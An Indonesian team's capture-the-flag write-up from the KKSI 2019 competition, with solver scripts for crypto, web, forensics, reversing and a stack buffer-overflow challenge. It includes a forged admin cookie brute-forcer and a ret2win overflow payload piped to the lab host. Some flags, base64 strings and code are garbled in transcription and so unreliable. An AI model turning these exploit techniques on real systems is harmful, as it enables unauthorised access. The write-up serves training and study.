


# KKSI KOMPETISI KOMUNITAS SIBER INDONESIA

27-28 November 2019, Grand Cempaka Business Hotel, Jakarta Pusat



**NAMA TIM : [PDW{Pede\_Aja\_We}]**

Platform latihan Tenesys : Ctf.lamnesia.com / <http://52.230.64.162>

Ketua Tim	
1.	Akinari
Member	
1.	Flintz
2.	Zheek
3.	
4.	

[B C L]

200

## Cara Pengerjaan :

Diberikan sebuah nc yaitu nc **192.168.3.100 2025** , lalu jalankan dan masukan **"encryptedflag"** dan didapatkan

**"T2VXUzBqX1hsbE5fU2tfT2NjTV9nZmxVX0wwa19XuzE"**

```
D:\Tool\nc111nt>nc 192.168.3.100 2025
[+] Welcome to our service, You can encrypt your password with our simple algorithm
[+] If you wonder with our secret message you can insert "encryptedflag", break it, so we will give you a reward
[+] Warning: dont insert T-char (Terlarang char), FBI is watching
[+] Password to Encrypt : encryptedflag
[+] Our Secret Message : T2VXUzBqX1hsbE5fU2tfT2NjTV9nZmxVX0wwa19XuzE
```

dan decode base64 to text dan didapatkan enkripsi

**"OeWS0j\_XIIN\_Sk\_OccM\_gfIU\_L0j\_WS"**

Lalu untuk mendapatkan table alphabet maka masukan

**'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789'** dan didapatkan

**"mzGYZ2cq6lPfDVQWkg0CoSed9XBFvIELOpUj81HuAr5yn4T3MiNath7wRxJsbK"**

```
D:\Tool\nc111nt>nc 192.168.3.100 2025
[+] Welcome to our service, You can encrypt your password with our simple algorithm
[+] If you wonder with our secret message you can insert "encryptedflag", break it, so we will give you a reward
[+] Warning: dont insert T-char (Terlarang char), FBI is watching
[+] Password to Encrypt : ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789
[+] Your Password : bXpHwVoyY3E2bFBmRFZRV2tnMENvU2VkoVhCRnZJRUXPcFVqODFIduFYnXluNFQZTWlOYXR0N3dSeEpzYks
```

Lalu, lakukan pembalikan **[::-1]** pada table dan enkripsi dan jalankan script berikut ini :

```
import base64

huruf =
'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789'
tab =
'KbsJxRw7htaNiM3T4ny5rAuH18jUpOLEIvFBX9deSoC0gkWQVDfPl6qc2ZYGzm'
enc_flag = '1SW_j0L_Ulfg_MccO_kS_N1lX_j0SWeO'

d = ""
for a in enc_flag:
```

```
index = tab.find(a)
if index == -1:
    d += a
else:
    d += huruf[index]

print d
```

```
C:\Python27>python cryptokksi.py
You_are_b0ys_N33d_to_L00k_around
```

**Flag : KKS12019{You\_are\_b0ys\_N33d\_to\_L00k\_around}**

## [Basic Banget]

100

Cara Pengerjaan :

Diberikan sebuah website <http://192.168.3.100:1003/> dengan index **flag.php**

```
→ ↻ ⓘ Not secure | view-source:192.168.3.100:1003
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <title>Invisible flag</title>
  </head>
  <body>
    <a href="flag.php">flag is here</a>
  </body>
</html>
```

Lalu, lakukan **Curl** <http://192.168.3.100:1003/flag.php> dan didapatkan flagnya

```
C:\Windows\system32\cmd.exe [Basic Banget]
D:\Tool\curl>curl http://192.168.3.100:1003/flag.php
KKS12019{Web_cuRL_Basiccc}
D:\Tool\curl>
```

Flag : KKS12019{Web\_cuRL\_Basiccc}

## [Cookies]

200

### Cara Pengerjaan :

Diberikan sebuah web yang melakukan pengecekan value cookie. Cookie dengan key usertoken dan value dalam bentuk base64, ketika di decode diperoleh informasi jika cookie disusun dengan layout 'timestamp || user' pada hint diketahui admin membuat akun pada 4 Mei 2019

[04/05/2019-xx:xx:xx] admin created this account [10/05/2019-11:24:40]  
admin remove account's creation time for security purpose

kami melakukan brute force timestamp dimulai tanggal 4 Mei 2019 namun gagal, berpikir bahwa soal ini pernah saya kerjakan pada ifest, kami coba dengan tahun yg sama 2013

<b>Convert from date to Timestamp</b> 05 / 04 / 2013    000 : 000 : 000 month   day   year   hours   mins   secs  <input type="button" value="Convert to timestamp"/>	<b>Convert from Time</b> 1367600400 timestamp (in sec or m)  <input type="button" value="Convert to Date"/>
---	---

### Berikut script yang kami gunakan

```
import requests
from base64 import b64encode as b

timestamp = 1556902800
res = "Oops"
while "Oops" in res:
    print "Try {}".format(timestamp)
    cookie = b("{}||admin".format(timestamp))
    r = requests.get("http://192.168.3.100:1002/", cookies={"usertoken":cookie})
    res = r.content
    timestamp += 1

print "Flag: " +res
```

```
Try 1367662497
Try 1367662498
Try 1367662499
Try 1367662500
Flag: bravery_is_lucky_seven<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <title>Generate your token</title>
</head>
```

flag berhasil didapatkan :', sebelum kompetisi berakhir admin konfirmasi bahwa service soal masih memakai soal yang lama, jadi tahun masih 2013 :'

Flag: KKS12019{bravery\_is\_lucky\_seven}

[Tangkas]  
300

Cara pengerjaan :

diberikan sebuah web yang menerima hanya 1 inputan character yang kemudian diencode kedalam base64

192.168.3.100:1001/index.php

Validate 1 by 1 your flag here!

Your flag!

Mw==

Validate!

kami melakukan brute dengan semua character ke web dan juga diperlukan token saat melakukan request, berikut script yang kami gunakan

```
from requests import *
from string import printable
from bs4 import BeautifulSoup as BS
from base64 import b64decode as bd

flag = [None]*100

s = Session()

bs = BS(s.get("http://192.168.3.100:1001/index.php").text,
'html.parser')
```

```
for c in bs.select('input'):
    if c['name'] == 'token':
        token = c['value']
        break

for c in printable:
    r = s.post("http://192.168.3.100:1001/index.php", {"flag":
    c, "token" : token}).text

    ea = BS(r, 'html.parser')

    if len(ea.select('p.result')) > 0:
        flag[int(bd(ea.select('p.result')[0].get_text()))] = c

print ''.join([x for x in flag if x])
```

```
$python solvertangkas.py
{fzahKueOGvEpSjWUHAgIVqcwJQLMxiyZdIYknmRTXCDNbroPB}
```

**Flag:**

**KKSI2019{fzahKueOGvEpSjWUHAgIVqcwJQLMxiyZdIYknmRTXCDNbroPB}**



## [Easy PWN]

200

Cara Pengerjaan :

Diberikan file ELF 64 beserta koneksi nc 192.168.3.100 2020

Dilakukan decompiler dengan menggunakan bantuan IDA pro

```
1 ssize_t nono()
2 {
3     char buf; // [rsp+0h] [rbp-80h]
4
5     return read(0, &buf, 0x200uLL);
6 }
```

```
1 int yuhu()
2 {
3     return system("cat flag.txt");
4 }
```

dilihat dari pseudo tersebut terdapat vuln buffer overflow dan sebuah fungsi yuhu yang mencetak flag

agar lebih cepat kami lakukan brute dengan mengoverwrite menuju alamat yuhu yang diubah dalam little endian

```
Dump of assembler code for function yuhu:
0x0000000000400596 <+0>:    push    rbp
0x0000000000400597 <+1>:    mov     rbp, rsp
0x000000000040059a <+4>:    mov     edi, 0x40068
0x000000000040059f <+9>:    call    0x400460 <system@libc.so.6>
0x00000000004005a4 <+14>:   pop     rbp
0x00000000004005a5 <+15>:   ret
```

```
for i in {1..200}; do echo $i; python -c "print 'A'*$i+'\x96\x05\x40\x00\x00\x00\x00' |
./kids ;done
```

```
136
Exploit Me Kids!
cat: flag.txt: No such file or directory
Segmentation fault
137
```

berikut final payload kami

```
python -c "print 'A'*136 + '\x96\x05\x40\x00\x00\x00\x00' | nc 192.168.3.100 2020"
```


```
$python -c "print 'A'*136 + '\x96\x05\x40\x00\x00\x00\x00'" | nc 192.168.3.100 2020
Exploit Me Kids!
KKS12019{Medan_Mantap} [flintz@nightmare] ~/Downloads
```

Flag: KKS12019{Medan\_Mantap}

[Pecah]  
300

Cara Pengerjaan:

Diberikan sebuah file gambar berikut



dilakukan analisa dengan bantuan stegsolve namun nihil.

Didapat dugaan bahwa Image menyimpan data tertentu melalui mekanisme LSB (Least significant bit). Untuk mempermudah digunakan bantuan Zsteg untuk otomatisasi pencarian

```
zsteg -a njir.png
```

```
version 8.6
b8,r,lsb,yx
Challenge: 4
text: "Mantap, Jauh jauh dari Surabaya ke Medan demi KCSI
2019{Congrats_Your_Good_Forensic_Person}Mantap, Jauh jauh dari Surabaya ke Medan
demi KCSI2019{Congrats_Your_Good_Forensic_Person}Mantap, Jauh jauh dari Surabaya
a ke Medan demi KCSI2019{Congrats_Your_Good_Fo"
h1_bar_1sb_vx_prime <whStego_size=65536 ext="$\x00T" data="\x00\x12A\x00\x0A
```

Flag: KCSI2019{Congrats\_Your\_Good\_Forensic\_Person}

## [Berantakan]

300

Cara Pengerjaan :

diberikan sebuah file zip berisi banyak potongan gambar

```
$ls
image_01_01.png image_12_13.png image_23_25.png image_34_37.png
image_01_02.png image_12_14.png image_23_26.png image_34_38.png
image_01_03.png image_12_15.png image_23_27.png image_34_39.png
image_01_04.png image_12_16.png image_23_28.png image_34_40.png
image_01_05.png image_12_17.png image_23_29.png image_34_41.png
image_01_06.png image_12_18.png image_23_30.png image_34_42.png
image_01_07.png image_12_19.png image_23_31.png image_34_43.png
image_01_08.png image_12_20.png image_23_32.png image_34_44.png
image_01_09.png image_12_21.png image_23_33.png image_34_45.png
image_01_10.png image_12_22.png image_23_34.png image_35_01.png
image_01_11.png image_12_23.png image_23_35.png image_35_02.png
image_01_12.png image_12_24.png image_23_36.png image_35_03.png
image_01_13.png image_12_25.png image_23_37.png image_35_04.png
image_01_14.png image_12_26.png image_23_38.png image_35_05.png
image_01_15.png image_12_27.png image_23_39.png image_35_06.png
image_01_16.png image_12_28.png image_23_40.png image_35_07.png
image_01_17.png image_12_29.png image_23_41.png image_35_08.png
image_01_18.png image_12_30.png image_23_42.png image_35_09.png
image_01_19.png image_12_31.png image_23_43.png image_35_10.png
image_01_20.png image_12_32.png image_23_44.png image_35_11.png
image_01_21.png image_12_33.png image_23_45.png image_35_12.png
image_01_22.png image_12_34.png image_24_01.png image_35_13.png
```


file image\_01\_01.png

image\_01\_01.png: PNG image data, 17 x 17, 8-bit/color RGBA, non-interlaced

disini kami menggabungkan gambar tersebut dengan bantuan tools montage berikut

montage -mode concatenate \$(ls -v \*) flag.png

Didapat sebuah qrcode yang berisikan flagnya



**Decode Succeeded**

Raw text	l0v3_o2_l13zzzz
Raw bytes	40 f6 c3 07 63 35 f6 f3 25 f6 c3 13 37 a7 a7 a7 a0 ec 11

flag: KKS12019{l0v3\_o2\_l13zzzz}

### Cara Pengerjaan :

Diberikan sebuah soal dan sebuah file txt berisi string base64 dimana jika salah satu dari string tersebut kita decode menghasilkan string yang mirip flag.

Kami coba decode semua string tersebut lalu sesuai deskripsi soal, melakukan hashing 15 bit/karakter awal dan jika menghasilkan hash 53023b874b9217dc01388dca4c2d67bfa5c9464c maka string tersebutlah flagnya.

Kami coba menggunakan alat bantu python untuk memudahkannya. Script dapat dilihat dibawah ini

```
import base64, hashlib

input = "S0tTSTlwMTI7aUJ5YVhrSnRwU30= S0tTSTlwMTI7QUxDeTI5TUI5Y30=
S0tTSTlwMTI7cVRHOFJ6UUNXUX0= (dipotong agar halaman tidak banyak)
S0tTSTlwMTI7SXkxWVZkZWJQRX0="
split = input.split()
#m = hashlib.sha1()
for i in range(1000):
    base = base64.b64decode(split[i])
    #print base64.b64decode(split[i])
    #print base
    print i
    print base[:15]
    print hashlib.sha1(base[:15]).hexdigest()
    if hashlib.sha1(base[:15]).hexdigest() ==
'53023b874b9217dc01388dca4c2d67bfa5c9464c':
        print 'Flag :'+base
        break
    #m.update(base[:15])
    #print m.hexdigest()

#S0tTSTlwMTI7UldLZThOVkQwTn0=
```

Jika script tersebut dijalankan akan menghasilkan

f864c8879a78904521dddaa301ada1cff8a6bef6  
510  
KKS I2019<nyIyE6  
d9c93b96a0095532181c6f24fe4d5fd335c53cd0  
511  
KKS I2019<wI7xZx  
b4dc1b5587ac68326c0d2fe2798497b9be906474  
512  
KKS I2019<ayRaiD  
c79dd83921d3b12041e69751810de554c1f33326  
513  
KKS I2019<lbkcZC  
fc2ec2c4d10310199ba56da75956267336c82e91  
514  
KKS I2019<AHFaS6  
6f0ac90a80abaa160c4fcc068e39f7395df81d8d  
515  
KKS I2019<9emaB5  
fd62aaae183a6819343f2e0f5193a56287cf3336  
516  
KKS I2019<RWKe8N  
53023b874b9217dc01388dca4c2d67bfa5c9464c  
Flag : KKS I2019<RWKe8NVD0N}

**Flag : KKS I2019{RWKe8NVD0N}**

## [Matematika]

400

### Cara Pengerjaan :

Diberikan soal dimana kita harus mengerjakan soal matematika biasa dalam waktu kurang dari 30 detik per soal. Sebenarnya masih memungkinkan untuk pengerjaan manual, namun kami menggunakan script python dalam penyelesaian

```
#!/usr/bin/env python
import time
import socket
import re

host="192.168.3.100"
port = 6699

data = ""

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.connect((host, port))

def add(int1, int2):
    return int(int1) + int(int2)

def mult(int1, int2):
    return int(int1) * int(int2)

def sub(int1, int2):
    return int(int1) - int(int2)

def div(int1,int2):
    return int(int1) / int(int2)

print s.recv(1024)

for x in range (0,50):
    data2 = s.recv(1024)
    print data2
    test = data2[data2.index(':')+1:]
    #print test
    store = test.split()
    print store
    if "+" in store:
        answer = add(store[1],store[3])
    elif "-" in store:
        answer = sub(store[1],store[3])
    elif "*" in store:
```



```

        answer = mult(store[1],store[3])
    elif "/" in store:
        answer = div(store[1],store[3])
    print answer
    s.send(str(answer) + '\n')
    print s.recv(1024)

```

**Ketika dijalankan akan menghasilkan flag seperti gambar berikut**

```

~~~> 41934894.0 <correct>

```

```

No: <10> 2708 - 9869 =>
['<10>', '2708', '-', '9869', '=>']
-7161
~~~> -7161.0 <correct>

```

```

Score: 10

```

```

flag: KKS12019{sEKALI_m3rd3ka_Tetap_MerdeK4}

```

```

['10', 'flag:', 'KKS12019{sEKALI_m3rd3ka_Tetap_MerdeK4}']
-7161

```

**Flag : KKS12019{sEKALI\_m3rd3ka\_Tetap\_MerdeK4}**

## [MD5 Revenge]

400

Cara Pengerjaan :

Diberikan soal 'mirip' seperti soal LostKey, namun berbentuk md5 yang tersensor dan md5 dari md5 flag yang benar.

Penyelesaian pertama kita harus 'mengisi' bagian yg tersensor dari md5 tersebut dengan permutasi hexadesimal (0-f) lalu hash md5 tersebut lalu hash lagi hasil dari md5 sebelumnya, jika hasilnya adalah 18b3ecdf621e391e4d272c46914c680a maka md5 dari md5 tersebut adalah flag. Seperti biasa kami menggunakan python sebagai alat bantu

```
import hashlib
flag = "18b3ecdf621e391e4d272c46914c680a"
huruf = "0 1 2 3 4 5 6 7 8 9 a b c d e f"
emde5 = "2cb7f51{}887{}32268ba342bdc2cf698c
a1cb4c7{}656{}9a4f0157f31b7e5c8b32 47ec17d{}810{}8226325741381337706d
(dipotong biar tidak panjang) 3ed96f5{}ce9{}2f714212f11355aeba15
ee714f5{}103{}a1d10a238ed408e9b660 8f26b64{}496{}0527792309c07e10083b
dcea5cc{}39a{}2332b8b8f6a2cb9b22c8 834588e{}867{}b0fff11512c6d5b95280
7ba9037{}f13{}04dd285ed6ac7cb35d9d fbd15d3{}436{}c71c492a1bb1b4ad9ca5
d6752d3{}d10{}022da8bb8b8b684870b5"
splits = emde5.split()
hurufs = huruf.split()
for i in range(100):
    for x in range(16):
        for y in range(16):
            strings = splits[i].format(hurufs[x],hurufs[y])
            md51 = hashlib.md5(strings).hexdigest()
            if hashlib.md5(md51).hexdigest() == flag:
                print 'Flag : '+strings
                print hashlib.md5(md51).hexdigest()
                break
```

Ketika dijalankan flag akan langsung keluar

```
C:\Users\TryMeBtc\Downloads>md5.py
Flag : 8904dbb7f21331910c3aeea63e65c5e3
18b3ecdf621e391e4d272c46914c680a
```

Flag : KKS12019{8904dbb7f21331910c3aeea63e65c5e3}

## [EZ Crack]

300

### Cara Pengerjaan :

Diberikan sebuah file pyc atau python compiled, langkah pertama kita harus uncompile file tersebut, kami menggunakan uncompile6

```
root@ZheeMachine:~/Downloads/kksimedan# uncompile6 peserta.pyc > peserta.py
root@ZheeMachine:~/Downloads/kksimedan#
```

Lalu kami coba analisis script yg telah di uncompile, script tersebut berisi 4 variable 'checked', beberapa logika if, dan perulangan for yang nantinya membuat inputan seperti serial key

Logika if pertama kita harus membuat 4 bagian serial key yg dipisah tanda pagar

Logika if kedua bagian serial key pada array ke-1 panjangnya harus sama dengan panjang variable checked1

Logika if ketiga bagian serial key pada array ke-0 panjangnya harus sama dengan panjang variable checked2

Logika if keempat bagian serial key pada array ke-2 panjangnya harus sama dengan panjang variable checked0

Logika if yg terakhir bagian serial key pada array ke-3 panjangnya harus sama dengan variable checked4

Dimana jika digabungkan serial keynya kira-kira seperti ini  
XXXXXXXX#XXXXXX#XXXX#XXXXXXXX

Selanjutnya perulangan c1 dimana terjadinya leftshift dari karakter yg kira inputkan dengan dirinya sendiri, dan hasilnya harus sama dengan isi variable checked2, c2 karakter yg kita inputkan akan di leftshift dengan 10, c3 karakter yg kita inputkan ditambahkan value checked1, dan c4 karakter yg kita inputkan akan di balik lalu di xor dengan panjang checked2. Jika salah maka program akan langsung close. Script yg kami buat untuk membantu cracking sebagai berikut

```
checked0 = [65612, 123953, 118859, 123955]
checked1 = [65536, 123904, 118784, 123904, 99328, 113664]
checked2 = [9887454823508319666176L,
288172475648682933383442546271715328L,
142788163609707759784588649053552640L, 167644010141872405086208L,
2367687367491881398609906326124363776L,
15370263527767281493147526365184L,
9636902969440640078552601187032498176L,
4776913109852041418248056622882488320L]
checked4 = [122, 59, 99, 107, 105, 122, 75]

isi1 = "
isi2 = "
```

```

isi3 = ""
isi4 = ""

for j in range(8):
    for i in range(1000):
        if i << i == checked2[j]:
            isi1 += chr(i)

for k in range(6):
    for i in range(1000):
        if i << 10 == checked1[k]:
            isi2 += chr(i)

for l in range(4):
    for i in range(1000):
        if i + checked1[l] == checked0[l]:
            isi3 += chr(i)

for m in range(7):
    for i in range(1000):
        if i ^ len(checked2) == checked4[m]:
            isi4 += chr(i)

print "Flag : "+isi1+'_'+isi2+'_'+isi3+'_'+isi4[::-1]

```

**Didapatkanlah flagnya**

```

C:\Users\TryMeBtc\Downloads>p2.py
Flag : ConGrats_@ytyao_L1K3_Crack3r

```

**Flag : KKS12019{ConGrats\_@ytyao\_L1K3\_Crack3r}**